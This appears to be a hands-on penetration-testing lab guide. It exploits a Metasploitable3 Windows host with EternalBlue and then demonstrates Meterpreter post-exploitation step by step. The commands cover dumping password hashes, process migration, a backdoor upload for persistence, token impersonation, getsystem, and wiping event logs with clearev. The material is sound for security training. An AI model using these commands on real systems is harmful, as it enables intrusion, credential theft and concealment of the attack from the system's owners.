

# Meterpreter Activity

---

## INTRODUCTION

The **Metasploit** application is commonly used in penetration testing engagements. The **Metasploit Meterpreter** is a common payload, used to interact with a compromised system


## EXPLOIT THE TARGET SYSTEM

This activity makes use of the EternalBlue exploit in the Windows Metasploitable3 system.

As a reminder, start the **Metasploit** application and issue the following directives.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.43.128
set LHOST 192.168.43.10
exploit
```

If you see a **Meterpreter** prompt, congratulations! You now have access to the exploited system.



```
[+] 192.168.43.128:445 - =====
[+] 192.168.43.128:445 - -----WIN-----
[+] 192.168.43.128:445 - =====
[*] Meterpreter session 2 opened (192.168.43.10:4444 → 192.168.43.128:49573) at 2024-03-30
0
meterpreter > █
```

Image 1: Meterpreter Prompt

The **Meterpreter** provides a two-way connection, allowing commands and scripts to push and pull information to and from the compromised system.

## METERPRETER CORE OPERATIONS

Once a system is compromised, a number of **Meterpreter** commands are commonly used to gather information about the system.

## SYSINFO

The **sysinfo** command directs the **Meterpreter** to retrieve system-related information, such as computer name and operating system.

```
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter    : x64/windows
```

Image 2: sysinfo

## GETUID

The **getuid** command directs the **Meterpreter** to retrieve user privileges being used by the session.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Image 3: getuid

System-level privileges ensure the best success for **Meterpreter** commands. Other privileges may restrict command success.

## HASHDUMP

The **hashdump** command directs the **Meterpreter** to retrieve the Windows password hashes from the SAM file.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa :::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4 :::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859 :::
```

Image 4: hashdump

The output shows each user's name, SID, LM Hash, and NTLM Hash.

## PS

The **ps** command directs the **Meterpreter** to retrieve list of running processes, and their owners, from the system.

```
meterpreter > ps
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
232	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
256	4236	winlogon.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
336	316	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
384	460	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	

Image 5: ps

Results from the **ps** command help to identify whether there are other user accounts or security tokens on the system that are worth impersonating to obtain more access.

## MIGRATING TO A DIFFERENT PROCESS

The **Meterpreter** runs in memory, attaching itself to a running process. To change processes, run the following migration module.

```
run post/windows/manage/migrate
```

```
meterpreter > run post/windows/manage/migrate
```

```
[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (4576)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5436
[+] Successfully migrated into process 5436
```

Image 6: run post/windows/manage/migrate

Here, the **Meterpreter** session, started **Notepad** and attached itself to that process.

4988	620	WmiPrvSE.exe				
5004	460	dllhost.exe	x64	0	NT AUTHORITY\SYSTEM	
5436	4576	notepad.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\notepad.exe
5448	460	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	

Image 7: ps Output after Migration

From a detection perspective, it is not normal for **Notepad** to run with **SYSTEM** privileges.

## USER INTERFACE OPTIONS

Numerous **Meterpreter** options exist, allowing for interaction with the compromised system.

Some **Meterpreter** capabilities:

- Logging keystrokes
- Making a screenshot of the desktop
- Streaming of actions at the desktop
- Recording the microphone
- Taking a picture through the webcam
- Recording the webcam

### SCREENSHOT

The **screenshot** command directs the **Meterpreter** to take a screenshot of current activity on the compromised system's desktop.

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/JVUFQiyT.jpeg
```

Image 8: screenshot

Here, the logon screen displays, indicating no user is currently logged into, and interacting with, the system.



Image 9: screenshot Results


## FILE TRANSFER OPERATIONS

The **Meterpreter** provides a mechanism for file upload and download with the compromised system.

### UPLOAD

To upload a file, commonly to add a backdoor for persistence, run the following.

```
upload /home/kali/vncviewer.exe c:\\
```




```
meterpreter > upload /home/kali/vncviewer.exe C:\\  
[*] Uploading   : /home/kali/vncviewer.exe → C:\\vncviewer.exe  
[*] Completed  : /home/kali/vncviewer.exe → C:\\vncviewer.exe
```

Image 10: upload /home/kali/vncviewer.exe c:\\

The above command places the **vncviewer** program on the compromised system's C: drive.

### SHELL

The **shell** command directs the **Meterpreter** to open a command prompt on the compromised system.




```
meterpreter > shell  
Process 240 created.  
Channel 5 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\\windows\\system32>
```

Image 11: shell

Next, Windows Command Prompt commands are used to change to the C:\ directory and list the directory contents.

The uploaded **vncviewer.exe** file appears.



```
C:\\windows\\system32>cd C:\\  
cd C:\\
```

Image 12: cd C:\\

```

C:\>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is 029E-A050

Directory of C:\
03/19/2023  03:25 AM    <DIR>          glassfish
03/19/2023  03:17 AM    <DIR>          inetpub
03/19/2023  03:45 AM             0 jack_of_diamonds.png
03/19/2023  03:44 AM          103 java0.log
03/19/2023  03:44 AM          103 java1.log
03/19/2023  03:44 AM          103 java2.log
03/19/2023  03:42 AM    <DIR>          ManageEngine
03/19/2023  03:27 AM    <DIR>          openjdk6
07/13/2009  08:20 PM    <DIR>          PerfLogs
03/19/2023  03:45 AM    <DIR>          Program Files
03/19/2023  03:42 AM    <DIR>          Program Files (x86)
03/19/2023  03:28 AM    <DIR>          RubyDevKit
03/19/2023  03:46 AM    <DIR>          startup
03/19/2023  03:27 AM    <DIR>          tools
03/19/2023  03:17 AM    <DIR>          Users
03/30/2024  12:20 PM      368,640 vncviewer.exe
03/19/2023  03:27 AM    <DIR>          wamp

```

Image 13: dir

## DOWNLOAD

The **download** command directs the **Meterpreter** to retrieve the specified file from the compromised system.

```

meterpreter > download C:\\jack_of_diamonds.png
[*] Downloading: C:\\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] Completed   : C:\\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png

```

Image 14: download C:\\jack\_of\_diamonds.png

Here, the empty **jack\_of\_diamonds.png** file is retrieved from the compromised system.

## TOKEN STEALING AND IMPERSONATION OPTIONS

With impersonation, a pentester can use the security tokens of a user on a compromised system.

To start, enter the **use incognito** command to load the **Metasploit** module,

allowing for token impersonation.

```
meterpreter > use incognito [0x24-13:54:13]  
Loading extension incognito ... Success. [0]
```

Image 15: use incognito

Next, display a list of available security tokens, using the **list\_tokens -u** command.

```
meterpreter > list_tokens -u [0x24-13:54:21]  
[0]  
Delegation Tokens Available  
=====
```

NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server

```
Impersonation Tokens Available  
=====
```

No tokens available
---------------------

Image 16: list\_tokens -u

To impersonate the **sshd\_server** account, enter the following command.

```
impersonate_token VAGRANT-2008R2\\sshd_server
```

```
meterpreter > impersonate_token VAGRANT-2008R2\\sshd_server  
[+] Delegation token available  
[+] Successfully impersonated user VAGRANT-2008R2\\sshd_server  
meterpreter > getuid  
Server username: VAGRANT-2008R2\\sshd_server
```

Image 17: impersonate\_token VAGRANT-2008R2\\sshd\_server

As this account is not the SYSTEM account, it will not have privileges and permissions to access all areas of the compromised system.

```
meterpreter > list_tokens -u  
[-] Warning: Not currently running as SYSTEM, not all tokens will be available  
Call rev2self if primary process token is SYSTEM  
[-] incognito_list_tokens: Operation failed: Access is denied.
```

Image 18: list\_tokens -u Failure

Here, the user account cannot list other tokens available for impersonation, due to limited system privileges.

To obtain SYSTEM-level privileges, use the **getsystem** command.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Image 19: getsystem

## CLEARING TRACKS

During the system compromise, the target system likely logged considerable information about your activities – IP addresses, commands, timestamps, and more.

Use the **clearev** command to clear such logging information from the compromised system.

```
meterpreter > clearev
[*] Wiping 627 records from Application ...
[*] Wiping 2159 records from System ...
[*] Wiping 2286 records from Security ...
```

Image 20: clearev

## CONCLUSION

This activity provided hands-on experience performing post-exploitation tasks on a compromised Windows system.